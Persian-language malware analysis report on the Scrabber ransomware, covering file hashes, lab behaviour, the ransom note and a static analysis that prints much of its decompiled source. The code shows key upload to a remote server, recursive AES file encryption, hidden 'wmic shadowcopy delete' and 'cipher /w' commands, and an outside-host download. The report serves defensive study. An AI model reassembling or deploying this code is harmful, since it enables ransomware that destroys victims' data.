باسمه تعالی

تحلیل فنی باج افزار Scrabber

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج‌افزار، از شروع فعالیت نمونه جدیدی از خانواده‌ی HiddenTear به نام Scrabber خبر می‌دهد. بررسی‌ها نشان می‌دهد فعالیت این باج‌افزار در نیمه‌ی اول اکتبر سال ۲۰۱۸ میلادی شروع شده است. این باج‌افزار از الگوریتم رمزنگاری AES در حالت CBC - ۲۵۶ بیتی برای رمزگذاری فایل‌ها استفاده می‌کند و تنها فایل‌هایی با پسوندهایی مشخص را که در ادامه به آن‌ها اشاره خواهیم نمود، رمزگذاری می‌کند. طبق بررسی‌های انجام شده ریشه‌یابی باج‌افزار Scrabber به صورت زیر می‌باشد :

HiddenTear >> Scrabber, EnybenyCrypt, SnowPicnic, SymmyWare, GrujaRSorium, Epoblockl

طبق بررسی‌های صورت گرفته، باج‌افزار Scrabber در حال حاضر به درستی اجرا نمی‌گردد و قادر به رمزگذاری فایل‌ها نمی‌باشد، اما در صورت اجرای صحیح پس از رمزگذاری فایل‌ها، پسوند آن‌ها را به .junked تغییر می‌دهد.

مشخصات فایل اجرایی :


نام فایل	medvedeg.exe
MD۵	٦٩c٨١٨٦a٩d٢٩c٢٤١٧fbb٩bcc٣٨٨c٠e٩b
SHA-١	fd٢ad٤٥٦٩٨١٠١٤٩٤٨٦f٢٤c٢٦d٨٥٩٤c٠٣e٣a١f٩٦٦
SHA-٢٥٦	٤٤٢١٢deaebc٧c٩٩٦٧٨٩٧c١٠b٧b١db٩٦ad٠٢٦be٧٥٨cf١fc٢cb٧b١٩٢٢dcbd٨٨٩٩e
اندازه فایل	١.١٨ MB
کامپایلر	Microsoft visual C# v٧.٠ / Basic .NET

فایل اجرایی باج افزار دارای سه بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	٧.٧٨	٨١٩٢	١٢٣١٠٤٤	١٢٣١٣٦٠
.rsrc	٥.٠١	١٢٤٥١٨٤	٣٦٠٨	٤٠٩٦
.reloc	٠.١	١٢٥٣٣٧٦	١٢	٥١٢

تحلیل پویا :

برای بررسی عمیق‌تر باج‌افزار Scrabber، فایل اجرایی آن را در محیط آزمایشگاهی مورد بررسی قرار دادیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج‌افزار مورد اشاره پس از اجرا، به علت خطای CLR۲۰r۳، که در تصویر زیر نیز قابل مشاهده است، ادامه‌ی فعالیت آن متوقف می‌شود و قادر به رمزگذاری فایل‌ها نمی‌باشد.




طبق بررسی‌های صورت گرفته علت وقوع این خطا عدم توانایی سیستم عامل جهت فراهم‌سازی تنظیمات مورد نیاز جهت اجرای باج‌افزار Scrabber می‌باشد. طبق آزمایشات صورت گرفته بر روی سایر نسخه‌های انتشار شده از این خانواده، مشاهده گردید که این مشکل رفع شده است و آن‌ها قادر به اجرای صحیح و رمزگذاری فایل‌ها می‌باشند.

بررسی‌های صورت گرفته بر روی کدمنبع باج‌افزار Scrabber نشان‌دهنده‌ی این می‌باشد که در صورت اجرای صحیح باج‌افزار، پس از رمزگذاری فایل‌ها پسوند آن‌ها را به junked. تغییر می‌دهد و یک فایل متنی تحت عنوان READ BLET.txt که محتوای آن شامل پیغام باج‌خواهی به دو زبان روسی و انگلیسی می‌باشد را بر روی Desktop ایجاد می‌کند. تصویر زیر مربوط به محتوای فایل متنی مورد اشاره می‌باشد :

```
"Здрасте! Файлы зашифрованы в AES-256 и теперь они имеют уровень сверх секретности!",
"Это модифицированный HTear но с фичами:",
"1. Теперь шифруются все диски!!!",
"Для расшифровки обратитесь по почте decriptscrabber@mail.ru или trinskert@bk.ru",
"Мы уникальны тем что не надо деньги!",
"Просто отправьте имя ПК и пользователя а мы Вам ключ. Все!",
"Не в коем случае это не удалять! ПЖ!",
"Мы не мошеники и не преследуем цели сбирания денег, не подавайте на нас жалобу, пожалуйста.",
"Не верите в то что мы работаем бесплатно? Попробуйте; Мы стараемся Вас не подводить!"
 "Hello! Files are encrypted in AES-256 and now they have a level of over-secrecy!",
 "This is a modified HTear but with features:",
 "1. Now all drives are encrypted!!!",
 "For decrypt contact to mail decriptscrabber@mail.ru or trinskert@bk.ru",
 "We are unique in that we do not need money!",
 "Just send the PC and user name and we Will give you the key. Okay!",
 "In no case do not remove it! Please!",
 "We are not scammers and do not pursue the purpose of collecting money, do not file a complaint against us,
   please.",
 "Do not believe that we work for free? Try it; we try not to let you down!"
```

بر اساس پیغام باج‌خواهی، مهاجمین اعلام نموده‌اند کـه تمـام فایـل‌هـای قربانیـان بـا اسـتفاده از الگـوریتم رمزنگاری AES-۲۵۶ رمزگذاری شده‌اند و اعلام نموده‌اند ما به مبلغ بـاج‌خـواهی نیـازی نـداریم و قربانیـان می‌توانند با ارسال نام سیستم و نام کاربری خود به یکی از آدرس ایمیـل‌هـای decriptscrabber@mail.ru و یا trinskert@bk.ru کلید رمزگشایی فایل‌ها را دریافت نمایند.

همچنین طبق مشاهدات صورت گرفته بر روی کـدمنبع بـاج‌افـزار، بـه جـز فایـل متنـی مربـوط بـه پیغـام باج‌خواهی، یک پنجره مربوط به پیغام باج‌خواهی نیز در صورت اجرای صحیح باج‌افزار به نمـایش گذاشـته می‌شود که تصویر آن در ذیل قابل مشاهده است :



طبق مشاهدات صورت گرفته متن موجود در این پنجره به ۱۱ زبان مختلف دنیا می‌باشد و محتوای آن، با متن موجود در فایل ایجاد شده بر روی Desktop اندکی متفاوت می‌باشد. همچنین مهاجمین در این پیغام نیز به قربانیان اعلام نموده‌اند که با ارسال نام سیستم و نام کاربری خود به یکی از آدرس ایمیل‌های decriptscrabber@mail. Ru و یا trinskert@bk.ru کلید رمزگشایی فایل‌ها را دریافت نمایید و با وارد نمودن آن در قسمت مشخص شده و کلیک نمودن بر روی دکمه‌ی Unlock آن‌ها را رمزگشایی نمایید.

همانطور که اشاره شد این باج‌افزار از الگوریتم رمزنگاری AES در حالت CBC – ۲۵۶ بیتی برای رمزگذاری فایل‌ها استفاده می‌کند و فایل‌هایی با پسوندهای مشخص را مورد هدف قرار می‌دهد که لیست فایل‌های مورد هدف باج‌افزار در زیر آمده است :

.txt, .doc, .docx, .xls, .xlsx, .ppt, .pptx, .odt, .jpg, .png, .csv, .sql, .mdb, .sln, .php, .asp, .aspx, .html, .xml, .psd, .dp, .iso, .evy, .m ۱s, .m ۲a, .m ۲s, .m ۲v, .mov, .lnk, .pdf


بر اساس بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. لذا احتمال نفوذ باج‌افزار به سیستم از راه‌های متداول از جمله هرزنامه‌ها وجود دارد. بنابراین توصیه می‌گردد از باز نمودن هرگونه ایمیل حاوی پیوست مشکوک جداً خودداری نمایند.

تحلیل ایستا:

پس از تحلیل کد باج‌افزار Scrabber به نتایج زیر دست پیدا کردیم.


تصاویر زیر توسط باج‌افزار در فرایند اجرای آن مورد استفاده قرار می‌گیرد :

تصویر ۱



تصویر ۲

تصویر زیر مربوط به متن پیغام باج‌خواهی موجود در پنجره مورد اشاره می‌باشد :



قطعه کد زیر مربوط به تابع startAction() باج‌افزار می‌باشد که توضیحات مرتبط با توابع در یک جدول آمده است.

startAction() : void

```
// medvedeg.Form1
// Token: 0x0600000D RID: 13 RVA: 0x00002660 File Offset: 0x00000860
public void startAction()
{
    string password = this.CreatePassword(15);
    string[] logicalDrives = Environment.GetLogicalDrives();
    string str = "wmic.exe shadowcopy delete /nointeractive";
    string str2 = "cipher /w:";
    this.SendPassword(password);
    foreach (string location in logicalDrives)
    {
        this.encryptDirectory(location, password);
    }
    this.messageCreator();
    foreach (string str3 in logicalDrives)
    {
        string str4 = str2 + str3;
        ProcessStartInfo startInfo = new ProcessStartInfo
        {
            UseShellExecute = true,
            WorkingDirectory = "C:\\Windows\\System32",
            FileName = "C:\\Windows\\System32\\cmd.exe",
            Arguments = "/c " + str4,
            WindowStyle = ProcessWindowStyle.Hidden
        };
        Process.Start(startInfo);
    }
    ProcessStartInfo startInfo2 = new ProcessStartInfo
    {
        UseShellExecute = true,
        WorkingDirectory = "C:\\Windows\\System32",
        FileName = "C:\\Windows\\System32\\cmd.exe",
        Arguments = "/c " + str,
        WindowStyle = ProcessWindowStyle.Hidden
    };
    Process.Start(startInfo2);
    base.Opacity = 100.0;
    base.ShowInTaskbar = true;
}
```

CreatePassword(۱۵)	ایجاد یک رشته ۱۵ کاراکتری، جهت رمزگذاری فایل‌ها
GetLogicalDrives()	این تابع جهت فراخوانی درایوهای موجود استفاده می‌شود.
SendPassword()	این تابع جهت ارسال پسورد رمزگذاری فایل‌ها به سرور کنترل و فرمان فراخوانی می‌شود.
encryptDirectory(,)	این تابع مربوط به رمزگذاری دایرکتوری‌ها و فایل‌های مورد اشاره می‌باشد.
messageCreator()	این تابع مربوط به تابع ایجاد فایل پیغام باج‌خواهی می‌باشد.

قطعه کد زیر مربوط به تابع CreatePassword(۱۵) می‌باشد که یک رشته ۱۵ کاراکتری به صورت تصادفی جهت رمزگذاری فایل‌ها و منحصربفرد برای هر قربانی ایجاد می‌کند :

```
CreatePassword(int) : string
// medvedeg.Form1
// Token: 0x06000007 RID: 7 RVA: 0x000022D4 File Offset: 0x000004D4
public string CreatePassword(int length)
{
    StringBuilder stringBuilder = new StringBuilder();
    Random random = new Random();
    while (0 < length--)
    {
        stringBuilder.Append("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=&?&/"[random.Next
          ("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=&?&/".Length)]);
    }
    return stringBuilder.ToString();
}
```

قطعه کد زیر مربوط به تابع GetLogicalDrives() می‌باشد که باج‌افزار با استفاده از این تابع تمامی درایوهای موجود بر روی سیستم قربانی را جهت رمزگذاری فایل‌ها اسکن می‌کند :

```
Environment
// Token: 0x06000E3A RID: 3642 RVA: 0x0002C178 File Offset: 0x0002A378
[SecuritySafeCritical]
public static string[] GetLogicalDrives()
{
    new EnvironmentPermission(PermissionState.Unrestricted).Demand();
    int logicalDrives = Win32Native.GetLogicalDrives();
    if (logicalDrives == 0)
    {
        __Error.WinIOError();
    }
    uint num = (uint)logicalDrives;
    int num2 = 0;
    while (num != 0u)
    {
        if ((num & 1u) != 0u)
        {
            num2++;
        }
        num >>= 1;
    }
    string[] array = new string[num2];
    char[] array2 = new char[]
    {
        'A',
        ':',
        '\\'
    };
    num = (uint)logicalDrives;
    num2 = 0;
    while (num != 0u)
    {
        if ((num & 1u) != 0u)
        {
            array[num2++] = new string(array2);
        }
        num >>= 1;
        char[] array3 = array2;
        int num3 = 0;
        array3[num3] += '\u0001';
    }
    return array;
}
```

قطعه کد زیر مربوط به تابع SendPassword() می‌باشد که با فراخوانی آن پسورد مربوط به رمزگذاری فایل‌ها به سرور کنترل و فرمان ارسال می‌شود :

SendPassword(string) : void

```
// medvedeg.Form1
// Token: 0x06000008 RID: 8 RVA: 0x00002320 File Offset: 0x00000520
public void SendPassword(string password)
{
    string str = string.Concat(new string[]
    {
        "PC - ",
        this.computerName,
        "- Username -",
        this.userName,
        "- Password -",
        password
    });
    string address = this.targetURL + str;
    new WebClient().DownloadString(address);
}
```

قطعه کد زیر مربوط به تابع encryptDirectory(,) می‌باشد که با فراخوانی آن فایل‌ها و دایرکتوری‌های مورد هدف باج‌افزار رمزگذاری می‌شود :

encryptDirectory(String, String) : Void

```
' medvedeg.Form1
Public Sub encryptDirectory(location As String, password As String)
    Dim form As Form2 = New Form2()
    Dim source As String() = New String() { ".txt", ".doc", ".docx", ".xls", ".xlsx", ".ppt", ".pptx", ".odt", ".jpg", ".png", ".csv", ".sql", ".mdb", ".sln",
      ".php", ".asp", ".aspx", ".html", ".xml", ".psd", ".dp", ".iso", ".evy", ".m1s", ".m2a", ".m2s", ".m2v", ".mov", ".lnk", ".pdf" }
    Dim files As String() = Directory.GetFiles(location)
    Dim directories As String() = Directory.GetDirectories(location)
    For i As Integer = 0 To files.Length - 1
        Dim extension As String = Path.GetExtension(files(i))
        If source.Contains(extension) Then
            form.listBox2.Items.Add(files(i))
            Me.EncryptFile(files(i), password)
        End If
    Next
    For j As Integer = 0 To directories.Length - 1
        Me.encryptDirectory(directories(j), password)
    Next
End Sub
```

قطعه کد زیر مربوط به تابع EncryptFile(,) می‌باشد که توسط تابع encryptDirectory(,) فراخوانی می‌شود و علاوه بر فراخوانی توابع مختلف همانند تابع AES_Encrypt(,) که مربوط به الگوریتم رمزنگاری می‌باشد، با استفاده از تابع Move(,) پسوند فایل‌های مورد هدف باج‌افزار را به ".junked" تغییر می‌دهد :

EncryptFile(string, string) : void

```
// medvedeg.Form1
// Token: 0x06000009 RID: 9 RVA: 0x00002384 File Offset: 0x00000584
public void EncryptFile(string file, string password)
{
    byte[] bytesToBeEncrypted = File.ReadAllBytes(file);
    byte[] array = Encoding.UTF8.GetBytes(password);
    array = SHA256.Create().ComputeHash(array);
    byte[] bytes = this.AES_Encrypt(bytesToBeEncrypted, array);
    File.WriteAllBytes(file, bytes);
    File.Move(file, file + ".junked");
}
```

همانطور که اشاره نمودیم باج‌افزار از الگوریتم رمزنگاری AES در حالت CBC ۲۵۶ بیتی برای رمزگذاری فایل‌ها استفاده می‌نماید، قطعه کد زیر مربوط به این فرایند می‌باشد :

AES_Encrypt(byte[], byte[]) : byte[]

```
// medvedeg.Form1
// Token: 0x06000005 RID: 5 RVA: 0x000020D0 File Offset: 0x000002D0
public byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
{
    byte[] result = null;
    byte[] salt = new byte[]
    {
        1,
        2,
        3,
        4,
        5,
        6,
        7,
        8
    };
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
        {
            rijndaelManaged.KeySize = 256;
            rijndaelManaged.BlockSize = 128;
            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);
            rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
            rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
            rijndaelManaged.Mode = CipherMode.CBC;
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write))
            {
                cryptoStream.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
                cryptoStream.Close();
            }
            result = memoryStream.ToArray();
        }
    }
    return result;
}
```

قطعه کد زیر مربوط به تابع messageCreator() می‌باشد و همانطور که اشاره شد باج‌افزار Scrabber با فراخوانی این تابع، فایل مربوط به پیغام باج‌خواهی را تحت عنوان READ BLET.txt ایجاد می‌کند :

messageCreator() : void

```
// medvedeg.Form1
// Token: 0x0600000E RID: 14 RVA: 0x00002798 File Offset: 0x00000998
public void messageCreator()
{
    string str = "\\Desktop\\ПРОЧИТАЙ БЛЭТ!.txt";
    string path = this.userDir + this.userName + str;
    string path2 = this.userDir + "Public" + str;
    string str2 = "\\Desktop\\READ BLET.txt";
    string path3 = this.userDir + this.userName + str2;
    string path4 = this.userDir + "Public" + str2;
    string text = Path.GetTempPath() + "happy_birthday.js";
    string s = "dmFyIHNwZWVjaCA9IFdTY3JpcHQuQ3JlYXRlT2JqZWN0KCJTUEVFQ0guU3BWb2ljZSIpOw==";
    byte[] bytes = Convert.FromBase64String(s);
    string @string = Encoding.ASCII.GetString(bytes);
    string s2 =
      "c3BlZWNoLlNwZWFrKCJBdHRlbnRpb24hIEF0dGVudGlvbiEgWW91ciBkb2N1bWVudHMsIGZvdG9zLCBkYXRhYmFzZXMsIGFuZCBvdGhlciBmaWxlcyB3YXMgZW5jcnlwdGVkLiBZb3VyIGRvY3VtZW50cyw
      gZm90b3MsIGRhdGFiYXNlcywgYW5kIG90aGVyIGZpbGVzIHdhcyBlbmNyeXB0ZWQuINCS0L3QuNC80LDQvdC40LUuINCS0YHQtSDQstCw0YjQuCDQtNC+0LrRg9C80LXQvdGC0YssINGE0L7RgtC
      +LCDQsdCw0LfRiyDQtNCw0L3QvdGL0YUg0Lgg0LTRgNGD0LPQuNC1INGE0LDQudC70Ysg0LHRi9C70Lgg0LfQsNGI0LjRhNGA0L7QstCw0L3Riy4iKTs=";
    byte[] bytes2 = Convert.FromBase64String(s2);
    string string2 = Encoding.ASCII.GetString(bytes2);
    string[] contents = new string[]
    {
        "Здрасте! Файлы зашифрованы в AES-256 и теперь они имеют уровень сверх секретности!",
        "Это модифицированный HTear но с фичами:",
        "1. Теперь шифруются все диски!!!",
        "Для расшифровки обратитесь по почте decriptscrabber@mail.ru или trinskert@bk.ru",
        "Мы уникальны тем что не надо деньги!",
        "Просто отправьте имя ПК и пользователя а мы Вам ключ. Все!",
        "Не в коем случае это не удалять! ПЖ!",
        "Мы не мошеники и не преследуем цели сбирания денег, не подавайте на нас жалобу, пожалуйста.",
        "Не верите в то что мы работаем бесплатно? Попробуйте; Мы стараемся Вас не подводить!"
    };
    string[] contents2 = new string[]
    {
        "Hello! Files are encrypted in AES-256 and now they have a level of over-secrecy!",
        "This is a modified HTear but with features:",
        "1. Now all drives are encrypted!!!",
        "For decrypt contact to mail decriptscrabber@mail.ru or trinskert@bk.ru",
        "We are unique in that we do not need money!",
        "Just send the PC and user name and we Will give you the key. Okay!",
        "In no case do not remove it! Please!",
        "We are not scammers and do not pursue the purpose of collecting money, do not file a complaint against us, please.",
        "Do not believe that we work for free? Try it; we try not to let you down!"
        "Do not believe that we work for free? Try it; we try not to let you down!"
    };
    string[] contents3 = new string[]
    {
        @string,
        string2
    };
    File.WriteAllLines(path, contents);
    File.WriteAllLines(path2, contents);
    File.WriteAllLines(path3, contents2);
    File.WriteAllLines(path4, contents2);
    File.WriteAllLines(text, contents3);
    WebRequest webRequest = WebRequest.Create("http://gntsincrellysite.eu5.org/wpp.jpg");
    WebResponse response = webRequest.GetResponse();
    Image image = Image.FromStream(response.GetResponseStream());
    image.Save(Path.GetTempPath() + "wss.jpg");
    string s3 = Path.GetTempPath() + "wss.jpg";
    Form1.SystemParametersInfo(20, 1, Marshal.StringToBSTR(s3), 3);
    Process.Start(text);
}
```

همانطور که اشاره نمودیم مهاجمین در پیغام باج‌خواهی اعلام نموده‌اند که قربانیان با ارسال نام سیستم و نام کاربری خود به یکی از آدرس ایمیل‌های decriptscrabber@mail.ru و یا trinskert@bk.ru کلید رمزگشایی فایل‌ها را دریافت نمایید و با وارد نمودن آن در قسمت مشخص شده و کلیک نمودن بر روی دکمه‌ی Unlock آن‌ها را رمزگشایی نمایید. قطعه کد زیر مربوط به پیغامی می‌باشد که پس از کلیک بر روی دکمه‌ی Unlock به قربانیان نمایش داده می‌شود و در صورت صحیح بودن کلید رمزگشایی، تابع DecryptDirectory() جهت رمزگشایی فایل‌ها فراخوانی می‌شود :

button2_Click(object, EventArgs) : void

```
// medvedeg.Form1
// Token: 0x0600000F RID: 15 RVA: 0x000029AC File Offset: 0x00000BAC
private void button2_Click(object sender, EventArgs e)
{
    MessageBox.Show("You took the risk. You have entered a key. Thus, if it is wrong then all files will be irretrievably corrupted. By clicking on the OK button
      you disclaim responsibility and are ready to decrypt. You are warned");
    string[] logicalDrives = Environment.GetLogicalDrives();
    foreach (string location in logicalDrives)
    {
        this.DecryptDirectory(location);
    }
    base.Close();
}
```

قطعه کد زیر مربوط به تابع DecryptDirectory() می‌باشد :

DecryptDirectory(string) : void

```
1  // medvedeg.Form1
2  // Token: 0x0600000C RID: 12 RVA: 0x000025EC File Offset: 0x000007EC
3  public void DecryptDirectory(string location)
4  {
5      string text = this.textBox1.Text;
6      string[] files = Directory.GetFiles(location);
7      string[] directories = Directory.GetDirectories(location);
8      for (int i = 0; i < files.Length; i++)
9      {
10         string extension = Path.GetExtension(files[i]);
11         if (extension == ".junked")
12         {
13             this.DecryptFile(files[i], text);
14         }
15     }
16     for (int j = 0; j < directories.Length; j++)
17     {
18         this.DecryptDirectory(directories[j]);
19     }
20 }
21
```

همانطور که در این قطعه کد قابل مشاهده است در صورتی که پسوند فایل‌ها junked. باشد با فراخوانی تابع DecryptFile(,) رمزگشایی می‌شوند.

قطعه کد زیر مربوط به تابع DecryptFile(,) می‌باشد که تابع AES_Decrypt(,) را جهت رمزگشایی فایل‌ها فراخوانی می‌کند :

DecryptFile(string, string) : void

```
1  // medvedeg.Form1
2  // Token: 0x0600000A RID: 10 RVA: 0x000023D4 File Offset: 0x000005D4
3  public void DecryptFile(string file, string password)
4  {
5      byte[] bytesToBeDecrypted = File.ReadAllBytes(file);
6      byte[] array = Encoding.UTF8.GetBytes(password);
7      array = SHA256.Create().ComputeHash(array);
8      byte[] bytes = this.AES_Decrypt(bytesToBeDecrypted, array);
9      File.WriteAllBytes(file, bytes);
10     string extension = Path.GetExtension(file);
11     string destFileName = file.Substring(0, file.Length - extension.Length);
12     File.Move(file, destFileName);
13 }
14
```

قطعه کد زیر مربوط به تابع AES_Decrypt(,) می‌باشد :

AES_Decrypt(byte[], byte[]) : byte[]

```
// medvedeg.Form1
// Token: 0x06000006 RID: 6 RVA: 0x000021D8 File Offset: 0x000003D8
